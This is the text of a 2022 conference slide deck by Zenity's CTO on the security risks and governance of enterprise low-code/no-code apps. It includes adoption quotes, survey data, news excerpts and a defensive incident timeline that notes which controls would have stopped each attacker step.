zenity

Learn more: github.com/mbrg/talks
Twitter: @mbrg0

How to Govern and Secure Low Code/No Code Apps

LowCodeCon 2022

Michael Bargury @ Zenity

About me

- CTO and Co-founder @ Zenity
- Ex Microsoft cloud
- OWASP *'Top 10 LCNC Security Risks'* project lead
- Dark Reading columnist

@mbrg0

DR bit.ly/lcsec


Outline

- LCNC in the enterprise
- Are LCNC apps secure?
- SDLC
- Common security pitfalls and how to avoid them
- Learn more

zenity


Enterprise Low-Code/No-Code:
Business-Led Development Is Here


Exponential Growth in Business Development




Business Needs
>>>
IT Capacity


The latest innovation in businesses enablement







```
Sub Macro1()
'
' Macro1 Macro
' comments
'
End Sub
Sub Macro2()
'
' Macro2 Macro
'
'

End Sub
```



Tech evolution

Available in every major enterprise

zapier
mx mendix
make
formerly Integromat
servicenow
salesforce
B
Betty Blocks
Microsoft
outsystems
Appian
formsflow.ai
Robocorp

Build Business Apps Faster

How low code / no node accelerates development:

- Ease of use lowers barrier to entry
- Off-the-shelf integrated components
- Key app features are baked-in (AuthN, AuthZ, ..)
- Connectors to on-prem, cloud and SaaS
- “Save” to deploy
- No infra to maintain

A Humble Beginning – Low Code as Extendibility

“With Dynamics, …, we also launched this very powerful platform, the Power Platform -- … which acts as the extensibility framework for Microsoft Graph, extensibility framework for Dynamics, as well as Microsoft 365, and embeddable by every SaaS ISV.“

Satya Nadella, Microsoft Build 2018

Shift to Empowerment of Business Users

“Anyone can be a developer, completely transforming how your business operates”

“… we need to empower citizen developers with tools that are low-code/no-code tools so that they can build out these applications …. In fact, there are already 2.5 million citizen developers using Power Platform …”

“Once Excel was introduced, a lot of people were able to build spreadsheets and become numerical and analytical … think about all the white-collar-ish jobs that were created … we want the same thing to happen with low-code/no-code.”

Satya Nadella, Microsoft Ignite 2019

Business Users are Leading The Way

“By 2025, 70% of new applications deployed for the enterprise will use low-code or no-code tools, up from less than 25% in 2020.”

“With Power Platform, we have the leading business process automation and productivity suite for domain experts in every industry, with 20 million monthly active users.”

Satya Nadella, Microsoft Inspire 2022

The Race for a New Excel

Big vendors have a strong incentive to empower business users

+

Companies are lacking IT resources and need a solution for accelerated development

+

The tech is already there – business users are actually using it

zenity

A Security Perspective on LCNC

Breaking the Security Know-How

100X

Security reviews don’t scale

From 100 to 10,000s developments each year

New developers

Missing SDLC for low-code and citizen development


</>

Missing application security practices

No Code -> No tools

Ransomware	User impersonation	Data exfiltration	Malicious 3rd party connectors
PII mishandling	Usage of external personal accounts	Over-privileged apps	Unmanaged biz critical apps

Growing Attention



38 Million Users' Data Exposed by Microsoft

DAVE LECLAIR @davegleclair
AUG 23, 2021, 12:00 PM EDT | 1 MIN READ

INCIDENT DETAILS ///

This APT group targets organizations across multiple industries, including government agencies, financial institutions, and technology companies.

Multi-factor authentication (MFA) could have prevented this attack.

DAYS // 01-11

APT group compromises privileged user's non-MFA-enabled Office 365 account.

Conditional access could have prevented unauthorized access.

DAYS // 016-163

Threat actors perform mailbox searches across Office 365 environment.

Attacker uses stolen credentials to VPN into corporate network, searches for intellectual property.

Multi-factor authentication could have prevented the threat actors from accessing the environment through the VPN.

Company did not have VPN monitoring enabled.

Logging and auditing non-owner mailbox access would have detected malicious behavior.

DAYS // 137-218

Threat actor changes search and exfiltration technique, leveraging Compliance Search to allow for precision searches.

Introducing Compliance Search in Office 365 - Microsoft 365 Blog—Compliance Search is a new addition to the Office 365 Compliance Center, designed for times when the full-fledged search case management of eDiscovery search isn't required.

Logging, at the time of this incident, was not enabled by default.

DART engaged

DAYS // 137-143

Threat actors create rules in company's IT environment to automate data exfiltration to a third-party cloud storage solution.

MICROSOFT DETECTION AND RESPONSE TEAM // DART

SD Times SOFTWARE DEVELOPMENT

VSM Times ITOps Times Features Subscribe Learning Podcasts Events

API AGILE CONTAINERS DATA DEVOPS DEVSECOPS LOW CODE MICROSERVICES MONITOR SECU

Low code doesn't necessarily mean low security risks

Latest News Published: October 6th, 2022 - Jenna Sargent Barron

Low-code has many benefits, and they've been widely discussed in a number of articles here on SD Times, but one area in which they don't really have an edge is security.

It's not that low code is more risky than traditional code, but the same risks are there, Jeff Williams, co-founder and CTO of Contrast Security explained. These include things like authentication, authorization, injection, encryption, logging, etc.

Security Concerns Regarding Low-Code/No-Code Apps

What security concerns do you have regarding low-code/no-code applications?

There is no governance over how these applications are accessing and using our data 32%

I don't trust the platforms used to create the applications 26%

I don't know how to check for security vulnerabilities in these applications 26%

The security team doesn't know what applications are being created 25%

Don't have any security concerns 7%

Other 1%

Don't know 33%

Note: Multiple responses allowed
Data: Dark Reading survey of 136 IT, cybersecurity, and application development professionals, January 2022

Security Intelligence

Home / Mainframe

Low-Code Is Easy, But Is It

MAINFRAME | March 28, 2022
By Jonathan Reed | 4 min read
Share

Low-code and no-code solutions are awesome. Why? With limited or no programming experience, you can quickly create software using a visual dashboard. This amounts to huge time and money savings. But with all this software out there, security experts worry about the risks.

Stuck Between a Rock and a Hard Place

Maintain security

Apply application-security practices

Ensure business continuity


Guarantee compliance

Business Enablement

Promote no-code/low-code development, with thousands of new business developers


Solve thousands business critical and personal productivity of use-cases

Be agile and move fast




No Code No SDLC?

